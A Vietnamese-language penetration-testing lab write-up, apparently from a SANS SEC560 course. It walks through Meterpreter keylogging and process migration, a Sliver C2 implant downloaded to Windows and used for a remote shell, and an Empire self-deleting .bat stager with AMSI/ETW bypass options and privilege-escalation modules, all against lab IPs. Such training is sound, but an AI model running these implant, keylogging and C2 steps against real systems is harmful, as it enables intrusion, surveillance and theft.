
```
c:\>exit
exit
meterpreter >
```

7. More meterpreter features

Thử chụp màn hình của system bị khai thác và lưu nó vào:

```
meterpreter > screenshot -p /tmp/screen.jpg
Screenshot saved to: /tmp/screen.jpg
```

Sau đó mở Firefox rồi tới location, sẽ thấy hình sau:



Tiếp theo sẽ di chuyển Meterpreter DLL trên máy bị khai thác từ tiến trình này sang tiến trình khác. Sẽ chuyển từ Icecast2.exe sang explorer.exe trên máy win. Dùng Explorer vì nó vẫn sẽ tiếp tục chạy miễn là user đăng nhập vào

Quay lại Meterpreter và lấy số ID tiến trình hiện tại, tìm PID của explorer.exe

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 4920  4880  explorer.exe  x64   1        SEC560STUDENT\sec560  C:\Windows\explorer.exe
```

Nhảy sang explorer.exe bằng lệnh migrate, chỉ định bằng tùy chọn -N


```
meterpreter > migrate -N explorer.exe
[*] Migrating from 2820 to 4920...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 4920
```

8. Keystroke logging

Sử dụng keyscan_start. Đây là một tệp thực thi dùng để khởi động trình quét bàn phím đầu vào

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

Mở win10, mở notepad, gõ vài dòng vào trong đó



Quay lại meterpreter và chuyển các lần nhấn phím đã quét được lên màn hình

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
notenguyenhoangnam <Shift>AT170236
```

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.130.10.25 - Meterpreter session icecast_win10 closed.  Reason: User exit
```

Lab 2.3: Sliver

Ping sang IP của Win 10


```
sec560@slingshot:~$ ping -c 4 10.130.10.25
PING 10.130.10.25 (10.130.10.25) 56(84) bytes of data.
64 bytes from 10.130.10.25: icmp_seq=1 ttl=128 time=0.393 ms
64 bytes from 10.130.10.25: icmp_seq=2 ttl=128 time=0.264 ms
64 bytes from 10.130.10.25: icmp_seq=3 ttl=128 time=0.481 ms
64 bytes from 10.130.10.25: icmp_seq=4 ttl=128 time=0.216 ms

--- 10.130.10.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.216/0.338/0.481/0.106 ms
sec560@slingshot:~$
```

Ping IP của Linux

```
C:\Users\sec560>ping 10.130.10.128

Pinging 10.130.10.128 with 32 bytes of data:
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64

Ping statistics for 10.130.10.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

1. Starting sliver

```
sec560@slingshot:~$ sudo sliver-server

Sliver  Copyright (C) 2022  Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type 'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...
```




```
All hackers gain evolve
[*] Server v1.5.37 - 0a43dc688ffb31a0a38511c47e8547a44a6918d4
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver >
```

```
[server] sliver > multiplayer

[*] Multiplayer mode enabled!
```

Tạo user mới

```
[server] sliver > new-operator -h

Create a new operator config file

Usage:
======
  new-operator [flags]

Flags:
======
  -h, --help            display help
  -l, --lhost string    listen host
  -p, --lport int       listen port (default: 31337)
  -n, --name  string    operator name
  -s, --save  string    directory/file to the binary to
```

```
[server] sliver > new-operator -n zerocool -s /tmp/ -l 10.130.10.128

[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /tmp/zerocool_10.130.10.128.cfg
```

Kiểm tra file cfg

```
sec560@slingshot:~$ ls -l /tmp/*.cfg
-rw------- 1 root root 2000 Apr  1 12:32 /tmp/zerocool_10.130.10.128.cfg
```

Như ta thấy file cfg trên chỉ cấp quyền rw cho user root, ta cần đổi qua user sec560

```
sec560@slingshot:~$ sudo chown sec560:sec560 /tmp/*.cfg
```

Kiểm tra option với client

```
sec560@slingshot:~$ sliver-client -h
Usage:
  sliver-client [flags]
  sliver-client [command]

Available Commands:
  completion  Generate the autocompletion script for the specified shell
  help        Help about any command
  import      Import a client configuration file
  version     Print version and exit

Flags:
  -h, --help   help for sliver-client

Use "sliver-client [command] --help" for more information about a command.
sec560@slingshot:~$
```

Import cfg file

```
sec560@slingshot:~$ sliver-client import /tmp/zerocool_10.130.10.128.cfg
2024/04/01 12:35:18 Saved new client config to: /home/sec560/.sliver-client/configs
/zerocool_10.130.10.128.cfg
```

Dùng lệnh sau để kết nối đến server

```
sec560@slingshot:~$ sliver-client
Connecting to 10.130.10.128:31337 ...

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'


All hackers gain conspire
[*] Server v1.5.37 - 0a43dc688ffb31a0a38511c47e8547a44a6918d4
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command
```

```
[server] sliver > new-operator -n zerocool -s /tmp/ -l 10.130.10.128

[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /tmp/zerocool_10.130.10.128.cfg

[*] zerocool has joined the game
```

2. Creating a listener and an implant payload

```
sliver > https -h

Start an HTTPS listener

Usage:
======
  https [flags]

Flags:
======
  -c, --cert                    string    PEM encoded certificate file
  -D, --disable-otp                       disable otp authentication
  -E, --disable-randomized-jarm           disable randomized jarm fingerprints
  -d, --domain                  string    limit responses to specific domain
  -h, --help                              display help
  -k, --key                     string    PEM encoded private key file
  -e, --lets-encrypt                      attempt to provision a let's encrypt certificate
  -L, --lhost                   string    interface to bind server to
  -J, --long-poll-jitter        string    server-side long poll jitter (default: 2s)
  -T, --long-poll-timeout       string    server-side long poll timeout (default: 1s)
  -l, --lport                   int       tcp listen port (default: 443)
  -p, --persistent                        make persistent across restarts
  -t, --timeout                 int       command timeout in seconds (default: 60)
  -w, --website                 string    website name (see websites cmd)
```

Khởi động một listener

```
sliver > https

[*] Starting HTTPS :443 listener ...

[*] Successfully started job #2
```

Kiểm tra jobs

```
[server] sliver > jobs

 ID   Name    Protocol   Port
==== ======= ========== =======
 1    grpc    tcp        31337
 2    https   tcp        443
```

Remote user chạy trên cổng 31337, https listener p443

Tao payload để gửi đến window

```
sliver > generate --os windows --skip-symbols --name first --http 10.130.10.128

[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 20s
[*] Implant saved to /home/sec560/first.exe
```

Kiểm tra payload

```
sliver > implants

 Name    Implant Type   Template   OS/Arch             Format   Command & Control            Debug
======= ============== ========== =============== ============ ============================ =======
 first   session        sliver     windows/amd64   EXECUTABLE   [1] https://10.130.10.128    false
```

3. Sending the Payload to the Windows system

```
sec560@slingshot:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
PS C:\Users\sec560> cd Desktop
PS C:\Users\sec560\Desktop> wget http://10.130.10.128:8000/first.exe -OutFile first.exe
```

```
Writing web request
   Writing request stream... (Number of bytes written: 1810000)
```

```
PS C:\Users\sec560\Desktop> ls first.exe


    Directory: C:\Users\sec560\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/1/2024   6:02 AM       10927104 first.exe
```

4. Executing the Payload


```
[*] Session 9eaa5896 first - 10.130.10.25:1043 (Sec560Student) - windows/amd64 - Mon, 01 Apr 2024 13:10:04 +07
```

```
[server] sliver > sessions

 ID         Transport   Remote Address      Hostname        Username                Operating System   Health
========== =========== ================== =============== ====================== ================== =========
 9eaa5896   http(s)     10.130.10.25:1043   Sec560Student   SEC560STUDENT\sec560   windows/amd64      [ALIVE]
```

Thực hiện tương tác với session bằng cách sử dụng use + 2 chữ cái đầu của ID session

```
[server] sliver > use 9e

[*] Active session first (9eaa5896-b73c-4b4f-a87f-02a770057847)

[server] sliver (first) >
```

5. Interacting with the session

Tìm kiếm thông tin về hệ thống mới bị xâm nhập

```
[server] sliver (first) > getuid

S-1-5-21-2977773840-2930198165-1551093962-1202

[server] sliver (first) > getgid

S-1-5-21-2977773840-2930198165-1551093962-513
```

```
[server] sliver (first) > whoami

Logon ID: SEC560STUDENT\sec560
[*] Current Token ID: SEC560STUDENT\sec560
```

```
[server] sliver (first) > info

        Session ID: 9eaa5896-b73c-4b4f-a87f-02a770057847
              Name: first
          Hostname: Sec560Student
              UUID: de034d56-6949-4d4d-8ebe-e14922cac862
          Username: SEC560STUDENT\sec560
               UID: S-1-5-21-2977773840-2930198165-1551093962-1202
               GID: S-1-5-21-2977773840-2930198165-1551093962-513
               PID: 4068
                OS: windows
           Version: 10 build 19041 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.130.10.128
    Remote Address: 10.130.10.25:1043
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Mon Apr  1 13:10:04 +07 2024 (11m22s ago)
      Last Checkin: Mon Apr  1 13:12:26 +07 2024 (9m0s ago)
```

6. Shell

Tương tự như Metasploit, chúng ta có thể thả một shell lệnh bằng câu lệnh shell:

```
[server] sliver (first) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 1664

PS C:\Users\sec560\Desktop>
```

```
PS C:\Users\sec560\Desktop> ls c:\
ls c:\


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/13/2022   6:36 PM                CourseFiles
d-----         2/13/2022   9:51 PM                EFSTMPWP
d-----        10/28/2022  11:57 PM                inetpub
d-----         12/7/2019   9:14 AM                PerfLogs
d-r---        10/28/2022  11:57 PM                Program Files
d-r---        10/28/2022  11:57 PM                Program Files (x86)
d-----          1/6/2022   8:38 PM                Python27
d-----          6/7/2018   3:32 PM                Temp
d-----          2/7/2023   9:26 PM                Tools
d-r---         3/19/2024   4:59 PM                Users
d-----         3/19/2024   5:17 PM                Windows
```

```
PS C:\Users\sec560\Desktop> exit
exit

Shell exited

[server] sliver (first) > 
```

7. Execute Assembly – SharpWMI

chúng ta cần sử dụng lệnh execute-assembly và cung cấp cho nó đường dẫn đến SharpWMI.exe trên hệ thống Linux của chúng ta

```
[server] sliver (first) > execute-assembly /home/sec560/labs/SharpWMI.exe

[*] Output:

:: GhostPack/SharpWMI - a C# implementation of various WMI functionality.

This implementation is a refurbished and enhanced version of original SharpWMI by @harmj0y that adds some more
flexibility for working with malicious VBS scripts, AMSI evasion, file upload purely via WMI and makes it possible
to return output from WMI remotely executed commands.

AUTHORS:
  Original SharpWMI written:                    Will Schroeder @harmj0y (https://github.com/GhostPack/SharpWMI)
  Enhancements, VBS flexibility, more actions:  Mariusz B. / mgeeky @mariuszbit
  WMI code-exec output idea:                    Evi1cg @Ridter
  AMSI evasion code taken from SharpMove:       Steven Flores 0xthirteen
  Install MSI files:                            Justin Bui @slyd0g

USAGE:
  Local system enumeration:
    SharpWMI.exe action=query query="select * from win32_service" [namespace=BLAH]
```

```
[server] sliver (first) > execute-assembly /home/sec560/labs/SharpWMI.exe action=loggedon

[*] Output:

  Scope: \\localhost\
  Query: "SELECT * FROM Win32_LoggedOnUser"

localhost      : SEC560STUDENT\sec560
```

Lab 2.4: Empire

```
sec560@slingshot:~$ ping -c 4 10.130.10.25
PING 10.130.10.25 (10.130.10.25) 56(84) bytes of data.
64 bytes from 10.130.10.25: icmp_seq=1 ttl=128 time=0.393 ms
64 bytes from 10.130.10.25: icmp_seq=2 ttl=128 time=0.264 ms
64 bytes from 10.130.10.25: icmp_seq=3 ttl=128 time=0.481 ms
64 bytes from 10.130.10.25: icmp_seq=4 ttl=128 time=0.216 ms

--- 10.130.10.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.216/0.338/0.481/0.106 ms
sec560@slingshot:~$
```

```
C:\Users\sec560>ping 10.130.10.128

Pinging 10.130.10.128 with 32 bytes of data:
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64
Reply from 10.130.10.128: bytes=32 time<1ms TTL=64

Ping statistics for 10.130.10.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

1. Starting Empire

Khởi động Empire server

```
sec560@slingshot:~$ cd /opt/empire
sec560@slingshot:/opt/empire$ sudo ./ps-empire server
[*] Loading default config
[*] Loading bypasses from: /opt/empire/empire/server/bypasses/
[*] Loading stagers from: /opt/empire/empire/server/stagers/
[*] Loading modules from: /opt/empire/empire/server/modules/
[*] Loading listeners from: /opt/empire/empire/server/listeners/
[*] Loading malleable profiles from: /opt/empire/empire/server/data/profiles
[*] Searching for plugins at /opt/empire/empire/server/plugins/
[*] Initializing plugin...
[*] Doing custom initialization...
[*] Loading websockify server plugin
[*] Registering plugin with menu...
[*] Initializing plugin...
[*] Doing custom initialization...
[*] Loading Empire C# server plugin
[*] Registering plugin with menu...
[*] Initializing plugin...
[*] Doing custom initialization...
[*] Loading Empire reverseshell server plugin
[*] Registering plugin with menu...
[*] Empire starting up...
[*] Starting Empire RESTful API on 0.0.0.0:1337
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing APIs
[+] Empire RESTful API successfully started
The WebSocket transport is not available, you must install a WebSocket server that is compatible with your async mode
to enable it. See the documentation for details. (further occurrences of this error will be logged with level INFO)
[+] test-ugda connected to socketio
[+] Empire SocketIO successfully started
[*] Cleaning up test user
[+] Plugin csharpserver ran successfully!
[+] Client disconnected from socketio
[*] Compiler ready
Server > 

EMPIRE TEAM SERVER | 0 Agent(s) | 0 Listener(s) | 3 Plugin(s)
```

sudo ./ps-empire client

Sau đó mở một cửa sổ terminal mới để kết nối với server bằng lệnh sudo ./ps-empire client

```
========================================================================================
 [Empire] Post-Exploitation Framework
========================================================================================
 [Version] 4.9.0 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
========================================================================================
 [Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
========================================================================================
 [Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/
========================================================================================

  _______  ___  ___  _______   __  _______       _______
 |   ____| |   \/   | |   _  \  |  | |   _  \     |   ____|
 |  |__    |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
 |   __|   |  |\/|  | |   ___/  |  | |      /     |   __|
 |  |____  |  |  |  | |  |      |  | |  |\  \----. |  |____
 |_______| |__|  |__| | _|      |__| | _| `._____| |_______|


      409 modules currently loaded

      0 listeners currently active

      0 agents currently active

[*] Connected to localhost
(Empire) > 
```

2. Configure a listener

Để cấu hình một listener và triển khai tác nhân ta sẽ bắt đầu bằng viết lấy một danh sách các listeners:

```
(Empire) > listeners

Listeners List
 ID | Name | Module | Listener Category | Created At | Enabled
```

Từ bảng trên ta thấy chúng ta chưa cấu hình được listener nào. Nhưng chúng ta được phép cấu hình và khởi động một listener có thể chờ được gọi ngược lại từ tác nhân Empire (??) dùng lệnh help để biết một vài options có ích cho chúng ta. Sau đó quay lại bằng lệnh back và cấu hình listener.

Để bắt đầu một listener, ta dùng câu lệnh uselistener

Với lab này ta sẽ dùng kiểu listener http, nó hỗ trợ cả HTTP và HTTPS và nếu ta dùng HTTP thì giao thức cũng sẽ được mã hóa bằng khóa mã hóa của Empire. Ta sẽ cấu hình listener HTTP.

```
(Empire: listeners) > back
(Empire) > uselistener
                       dbx
                       http
                       http_com
                       http_foreign
                       http_hop
                       http_malleable
                       onedrive
                       redirector
```

```
(Empire) > uselistener http

 Author       @harmj0y
 Description  Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
              approach.
 Name         HTTP[S]
```

Record Options

Name	Value	Required	Description
BindIP	0.0.0.0	True	The IP to bind to on the control server.
CertPath		False	Certificate path for https listeners.
Cookie	TQXbIZCAjbjkTZ	False	Custom Cookie Name
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
Headers	Server:Microsoft-IIS/7.5	True	Headers for the control server.
Host	http://10.130.10.128	True	Hostname/IP for staging.
JA3_Evasion	False	True	Randomly generate a JA3/S signature using TLS ciphers.

KillDate		False	Date for the listener to exit (MM/dd/yyyy).
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
Name	http	True	Name for the listener.
Port		True	Port for the listener.
Proxy	default	False	Proxy to use for request (default, none, or other).
ProxyCreds	default	False	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
SlackURL		False	Your Slack Incoming Webhook URL to communicate with your Slack instance.
StagerURI		False	URI for the stager. Must use /download/. Example: /download/stager.php
StagingKey	Y&+L*#Jl|s<r)dqhcHvx4kM@]ODi0K(b	True	Staging key for initial agent negotiation.
UserAgent	default	False	User-agent string to use for the staging request (default, none, or other).
WorkingHours		False	Hours for the agent to operate (09:00-17:00).

```
(Empire: uselistener/http) > set DefaultDelay 1
[*] Set DefaultDelay to 1
(Empire: uselistener/http) > set Port 9999
[*] Set Port to 9999
(Empire: uselistener/http) > set Host http://10.130.10.128:9999
[*] Set Host to http://10.130.10.128:9999
(Empire: uselistener/http) >
```

```
(Empire: uselistener/http) > options
```

Record Options

Name	Value	Required	Description
BindIP	0.0.0.0	True	The IP to bind to on the control server.
CertPath		False	Certificate path for https listeners.
Cookie	emhhVr	False	Custom Cookie Name
DefaultDelay	1	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
Headers	Server:Microsoft-IIS/7.5	True	Headers for the control server.
Host	http://10.130.10.128:9999	True	Hostname/IP for staging.
JA3_Evasion	False	True	Randomly generate a JA3/S signature using TLS ciphers.
KillDate		False	Date for the listener to exit (MM/dd/yyyy).
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
Name	http	True	Name for the listener.
Port	9999	True	Port for the listener.

Dùng lệnh execute để khởi động listener:

```
(Empire: uselistener/http) > execute
[+] Listener http successfully started
(Empire: uselistener/http) >
```

Kiểm tra listener

```
(Empire: uselistener/http) > listeners
```

Listeners List

ID	Name	Module	Listener Category	Created At	Enabled
1	http	http	client_server	2024-04-01 13:58:00 +07 (35 seconds ago)	True

3. Deploy an agent

Với lab này ta sẽ tạo một stager chạy agent (tác nhân) thông qua Powershell từ tệp .bat của Windows rồi xóa tệp .bat đó.

```
(Empire: listeners) > usestager windows/launcher_bat

 Author       @harmj0y
 Description  Generates a self-deleting .bat launcher for Empire. Only works with
              the HTTP and HTTP COM listeners.
 Name         windows/launcher_bat
```

Record Options

Name	Value	Required	Description
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher
Delete	True	False	Switch. Delete .bat after running.
Language	powershell	True	Language of the stager to generate.
Listener		True	Listener to generate stager for.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.

```
(Empire: usestager/windows/launcher_bat) >
```


Lưu ý rằng agent có khả năng xác thực để ủy quyền thông qua biến ProxyCreds. Ở lab này ta sẽ giữ nguyên các giá trị mặc định. Cần cho stager biết sẽ callback tới listener nào & tạo ra file stager:


```
(Empire: usestager/windows/launcher_bat) > set Listener http
[*] Set Listener to http
(Empire: usestager/windows/launcher_bat) > generate
[+] launcher.bat written to /opt/empire/empire/client/generated-stagers/launcher.bat
(Empire: usestager/windows/launcher_bat) >
```


Tiếp theo, mở terminal mới trên linux, chuyển sang /opt/empire/empire/client/generated-stagers/ và phân phát tệp stager của mình thông qua http.server Python, listen trên cổng TCP mặc định là 8000. Tạo một máy chủ web python server /opt/empire/empire/client/generated-stagers/launcher.bat

```
sec560@slingshot:~$ cd /opt/empire/empire/client/generated-stagers/
sec560@slingshot:/opt/empire/empire/client/generated-stagers$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

4. Deploying the stager








```
(Empire: usestager/windows/launcher_bat) > generate
[+] launcher.bat written to /opt/empire/empire/client/generated-stagers/launcher.bat
[+] New agent D8HXY1ZK checked in
[*] Sending agent (stage 2) to D8HXY1ZK at 10.130.10.25
(Empire: usestager/windows/launcher_bat) >
```

5. Active agent

```
(Empire: usestager/windows/launcher_bat) > agents

Agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
1	D8HXY1ZK	powershell	10.130.10.25	SEC560STUDENT\sec560	powershell	5204	1/0.0	2024-04-01 14:15:42 +07 (a second ago)	http

```
(Empire: agents) > rename D8HXY1ZK agent1
(Empire: agents) > list

Agents
```

ID	Name	Language	Internal IP	Username
1	agent1	powershell	10.130.10.25	SEC560STUDENT\sec560

```
(Empire: agent1) > help
```

Help Options

Name	Description	Usage
display	Display an agent property	display <property_name>
download	Tasks an the specified agent to download a file.	download <file_name>
help	Display the help menu for the current menu	help
history	Display last number of task results received.	history [<number_tasks>]
info	Display agent info.	info
killdate	Set an agent's killdate (01/01/2020)	killdate <kill_date>

```
(Empire: agent1) > info
```

Agent Options

ID	1
architecture	AMD64
checkin_time	2024-04-01T07:13:28+00:00
children	
delay	1
external_ip	10.130.10.25
functions	
high_integrity	0
hostname	SEC560STUDENT
internal_ip	10.130.10.25
jitter	0.0
kill_date	
language	powershell
language_version	5
lastseen_time	2024-04-01T07:17:21+00:00
listener	http
lost_limit	60
name	agent1
nonce	3389823468510425
notes	
os_details	Microsoft Windows 10 Enterprise
parent	
process_id	5204
process_name	powershell
profile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
proxy	
servers	
session_id	D8HXY1ZK
session_key	3AF<u]1$*o`=a9zxLemDkEG8CBQfhSv7
stale	False
username	SEC560STUDENT\sec560
working_hours	

lastseen_time	2024-04-01T07:30:43+00:00

6. Module

Giò ta đã có một agent được triển khai và giao tiếp ngược lại với listeners. Cùng chú ý đến các module khả dụng để thực thi agent. Ta dùng lệnh usemodule và xem

danh sách bằng cách không bấm enter. Chúng ta thấy rất nhiều module. Nhưng sẽ chạy một module là usemodule powershell/situational_awareness/host/winenum:

```
(Empire: agent1) > usemodule powershell/situational_awareness/host/winenum
[*] Set Agent to agent1

 Author       @xorrior
 Background   True
 Comments     https://github.com/xorrior/RandomPS-Scripts/blob/master/Invoke-
              WindowsEnum.ps1
 Description  Collects revelant information about a host and the current user
              context.
 Language     powershell
 Name         powershell/situational_awareness/host/winenum
 NeedsAdmin   False
 OpsecSafe    True
 Techniques   http://attack.mitre.org/techniques/T1082


Record Options
```

Name	Value	Required	Description
Agent	agent1	True	Agent to run module on.
Keywords		False	Array of keywords to use in file searches.
UserName		False	UserName to enumerate. Defaults to the current user context.

Chú ý thấy Empire tự động đặt Agent có value là agent1. Module này lấy cắp thông tin hữu ích từ máy mục tiêu, bao gồm thông tin về phần mềm và file được lưu trữ

Chạy module winenum bằng lệnh execute: Dùng lệnh view để job chạy trong khoảng 30s, sau đó kiểm tra kết quả:

```
(Empire: agent1) > view 1

 agent     D8HXY1ZK
 command   function Invoke-WinEnum{
               [CmdletBinding()]
               Param(
                   [Parameter(Mandatory=$False,Positi
 taskID    1
 user_id   1
 username  empireadmin
 results


FullName       : C:\CourseFiles\users.txt
LastAccessTime : 10/28/2022 4:08:07 PM

FullName       : C:\Python27\Lib\site-packages\impacket-0.9.24-py2.7.egg-info\installed-files.txt
LastAccessTime : 1/6/2022 8:38:42 PM

FullName       : C:\Python27\Lib\site-packages\impacket-0.9.24-py2.7.egg-info\top_level.txt
LastAccessTime : 1/6/2022 8:38:42 PM

FullName       : C:\Python27\Lib\site-packages\impacket-0.9.24-py2.7.egg-info\SOURCES.txt
LastAccessTime : 1/6/2022 8:38:42 PM

FullName       : C:\Python27\Lib\site-packages\impacket-0.9.24-py2.7.egg-info\requires.txt
LastAccessTime : 1/6/2022 8:38:42 PM




------------------------------------

Interesting Files
```

7. Looking for privilege escalation

PowerUp có tính năng chạy tất cả các bước kiểm tra để leo thang đặc quyền trong powershell/privesc/powerup/allchecks

```
(Empire: agent1) > usemodule powershell/privesc/powerup/allchecks
[*] Set Agent to agent1

 Author       @harmj0y
 Background   True
 Comments     https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp
 Description  Runs all current checks for Windows privesc vectors.
